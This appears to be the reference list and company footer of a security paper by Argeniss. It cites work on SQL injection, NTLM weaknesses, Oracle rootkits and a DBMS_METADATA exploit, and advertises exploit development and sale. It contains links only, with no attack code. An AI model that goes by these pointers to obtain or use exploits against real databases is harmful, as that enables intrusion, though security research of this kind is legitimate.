http://www.argeniss.com/products.html

References:

[1] The high cost of data loss
http://www.informationweek.com/security/showArticle.jhtml?articleID=183700367&pgno=1

[2] Privacy Rights Clearinghouse
http://www.privacyrights.org/

[3] How much are your personal details worth?
http://www.turbulence.org/Works/swipe/calculator.html
http://www.bankrate.com/brm/news/pf/20060221b1.asp

[4] Manipulating MS SQL Server using SQL Injection
http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf

[5] NTLM stuff
http://www.isecpartners.com/documents/NTLM_Unsafe.pdf
http://davenport.sourceforge.net/ntlm.html

[6] Papers, advisories and exploits
http://www.argeniss.com/research.html

[7] Oracle Rootkits 2.0
http://www.red-database-security.com/wp/oracle_rootkits_2.0.pdf

[8] Multiple SQL Injection vulnerabilities in DBMS_METADATA package
http://www.appsecinc.com/resources/alerts/oracle/2005-03.html

[9] DBMS_METADATA Exploit
http://www.argeniss.com/research/OraDBMS_METADATAExploit.txt

About Argeniss

Argeniss is an information security company specialized on application and database security, we offer services such as vulnerability information, exploit development, software auditing, penetration testing and training, also we offer exploits for widely deployed software.

Contact us

Buenos Aires 463
Parana, Entre Rios
Argentina

E-mail: info>.at.<argeniss>.dot.<com

Tel: +54-343-4231076
Fax: 1-801-4545614